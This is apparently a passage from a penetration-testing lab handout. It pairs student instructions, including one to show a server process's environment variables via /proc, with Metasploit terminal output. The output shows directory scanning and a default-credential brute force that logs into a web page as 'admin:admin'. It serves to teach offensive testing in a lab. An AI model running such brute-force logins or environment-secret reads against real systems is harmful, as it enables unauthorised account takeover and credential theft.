

**For the process that launched the server, show a screenshot of its environment variables as revealed via `/proc`**





## Show a screenshot of the results for your lab notebook, then return to the main console




**Scroll up to find successful login and take a screenshot of the output. Note, to only show the result, do the following and then re-run**


Activities
Terminal
May 31 11:32 AM
root@kali: ~
[+] Found http://10.138.0.2:80/img/ 404 (10.138.0.2)
[+] Found http://10.138.0.2:80/index/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/js/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/ldap/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/upload/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/xml/ 200 (10.138.0.2)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) > back
msf6 > use auxiliary/scanner/http/http_login
msf6 auxiliary(scanner/http/http_login) > set RHOSTS 10.138.0.3
RHOSTS => 10.138.0.3
msf6 auxiliary(scanner/http/http_login) > set AUTH_URI /authentication/example1/
AUTH_URI => /authentication/example1/
msf6 auxiliary(scanner/http/http_login) > exploit
[*] Attempting to login to http://10.138.0.3:80/authentication/example1/
[+] 10.138.0.3:80 - Success: 'admin:admin'
[!] No active DB -- Credential data will not be saved!
[-] 10.138.0.3:80 - Failed: 'manager:admin'
[-] 10.138.0.3:80 - Failed: 'manager:password'
[-] 10.138.0.3:80 - Failed: 'manager:manager'
[-] 10.138.0.3:80 - Failed: 'manager:letmein'
[-] 10.138.0.3:80 - Failed: 'manager:cisco'
[-] 10.138.0.3:80 - Failed: 'manager:default'
[-] 10.138.0.3:80 - Failed: 'manager:root'
[-] 10.138.0.3:80 - Failed: 'manager:apc'
[-] 10.138.0.3:80 - Failed: 'manager:pass'
[-] 10.138.0.3:80 - Failed: 'manager:security'
[-] 10.138.0.3:80 - Failed: 'manager:user'
[-] 10.138.0.3:80 - Failed: 'manager:system'
[-] 10.138.0.3:80 - Failed: 'manager:sys'
[-] 10.138.0.3:80 - Failed: 'manager:none'
[-] 10.138.0.3:80 - Failed: 'manager:xampp'
[-] 10.138.0.3:80 - Failed: 'manager:wampp'
[-] 10.138.0.3:80 - Failed: 'manager:ppmax2011'
[-] 10.138.0.3:80 - Failed: 'manager:turnkey'
[-] 10.138.0.3:80 - Failed: 'manager:vagrant'


Activities
Terminal
May 31 11:32 AM
root@kali: ~
[-] 10.138.0.3:80 - Failed: 'vagrant:password'
[-] 10.138.0.3:80 - Failed: 'vagrant:manager'
[-] 10.138.0.3:80 - Failed: 'vagrant:letmein'
[-] 10.138.0.3:80 - Failed: 'vagrant:cisco'
[-] 10.138.0.3:80 - Failed: 'vagrant:default'
[-] 10.138.0.3:80 - Failed: 'vagrant:root'
[-] 10.138.0.3:80 - Failed: 'vagrant:apc'
[-] 10.138.0.3:80 - Failed: 'vagrant:pass'
[-] 10.138.0.3:80 - Failed: 'vagrant:security'
[-] 10.138.0.3:80 - Failed: 'vagrant:user'
[-] 10.138.0.3:80 - Failed: 'vagrant:system'
[-] 10.138.0.3:80 - Failed: 'vagrant:sys'
[-] 10.138.0.3:80 - Failed: 'vagrant:none'
[-] 10.138.0.3:80 - Failed: 'vagrant:xampp'
[-] 10.138.0.3:80 - Failed: 'vagrant:wampp'
[-] 10.138.0.3:80 - Failed: 'vagrant:ppmax2011'
[-] 10.138.0.3:80 - Failed: 'vagrant:turnkey'
[-] 10.138.0.3:80 - Failed: 'vagrant:vagrant'
[-] 10.138.0.3:80 - Failed: 'connect:connect'
[-] 10.138.0.3:80 - Failed: 'sitecom:sitecom'
[-] 10.138.0.3:80 - Failed: 'cisco:cisco'
[-] 10.138.0.3:80 - Failed: 'cisco:sanfran'
[-] 10.138.0.3:80 - Failed: 'private:private'
[-] 10.138.0.3:80 - Failed: 'wampp:xampp'
[-] 10.138.0.3:80 - Failed: 'newuser:wampp'
[-] 10.138.0.3:80 - Failed: 'xampp-dav-unsecure:ppmax2011 '
[-] 10.138.0.3:80 - Failed: 'vagrant:vagrant'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/http/http_login) > exploit
[*] Attempting to login to http://10.138.0.3:80/authentication/example1/
[+] 10.138.0.3:80 - Success: 'admin:admin'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_login) >